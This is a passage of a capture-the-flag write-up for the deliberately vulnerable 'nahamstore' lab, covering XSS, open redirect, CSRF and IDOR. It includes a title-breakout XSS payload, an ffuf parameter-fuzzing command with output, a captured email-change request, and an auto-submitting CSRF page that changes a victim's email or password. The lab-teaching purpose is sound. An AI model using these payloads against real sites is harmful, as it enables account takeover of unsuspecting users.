
Close title section and paste malicious script


```
</title><script>alert("HACKED")</script>
```



XSS (question7)

The last XSS I found on non-existing page





Open Redirect


first redirect (1)

`ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -u http://nahamstore.thm/?FUZZ=https://www.google.pl -fw 985`


```
┌──(kali㉿kali)-[~/THM]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -u http://nahamstore.thm/?FUZZ=https://www.google.pl -fw 985

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev

 :: Method           : GET
 :: URL              : http://nahamstore.thm/?FUZZ=https://www.google.pl
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 985

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 60ms]
    * FUZZ: r

[WARN] Caught keyboard interrupt (Ctrl-C)
```

second redirect (2)

The second redirect I saw before, but not test for Open Redirect



If I fill in all the fields I will redirected to open site




CSRF

password

I can change the password and email, so I can test for attack other user pages to change password and email


I use csrf generator, becouse I have not BURP PRO




but add script for automaticaly submit password change

```
<script>
        document.forms[0].submit();
</script>
```

full csrf request:



If I run this in firefox. this will change user password



email

The similar attack with email

But here is csrf protection , what I need to remove

Request

Pi Raw Hex

```
1 POST /account/settings/email HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 193
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/account/settings/email
12 Cookie: session=701df13ec4f505b5244fc4ff68111950; token=
  95b3d68064326be3377eec7c76d4acfe
13 Upgrade-Insecure-Requests: 1
14
15 csrf_protect=
  eyJkYXRhIjoiZXlKMWMyVnlYMmxrSWpvMExDSjBhVzFsYzNSaGJYQWlPaUl4TmprNU16QXdPRFl5SW4wPSIs
  InNpZ25hdHVyZSI6IjkxMTRkZGNmZWNlNWE3MTU4NWQyYWQ2OTBlOGU4NzQ1In0%3D&change_email=
  test%40test1.com
```

Response


Pretty Ra

code:

```
<html>
        <body>
                <form method="POST" action="http://nahamstore.thm/account/settings/email">
                        <input type="hidden" name="change_email" value="test@test1.com" />
                        <input type="submit" value="Submit">
                </form>

        </body>
<script>
        document.forms[0].submit();
</script>
<html>
~
~
~
~
~
~
```

open with firefox


```
firefox email.html
```




IDOR


ADRESS_ID (question 1)

I found user from Michigan. His id was 1

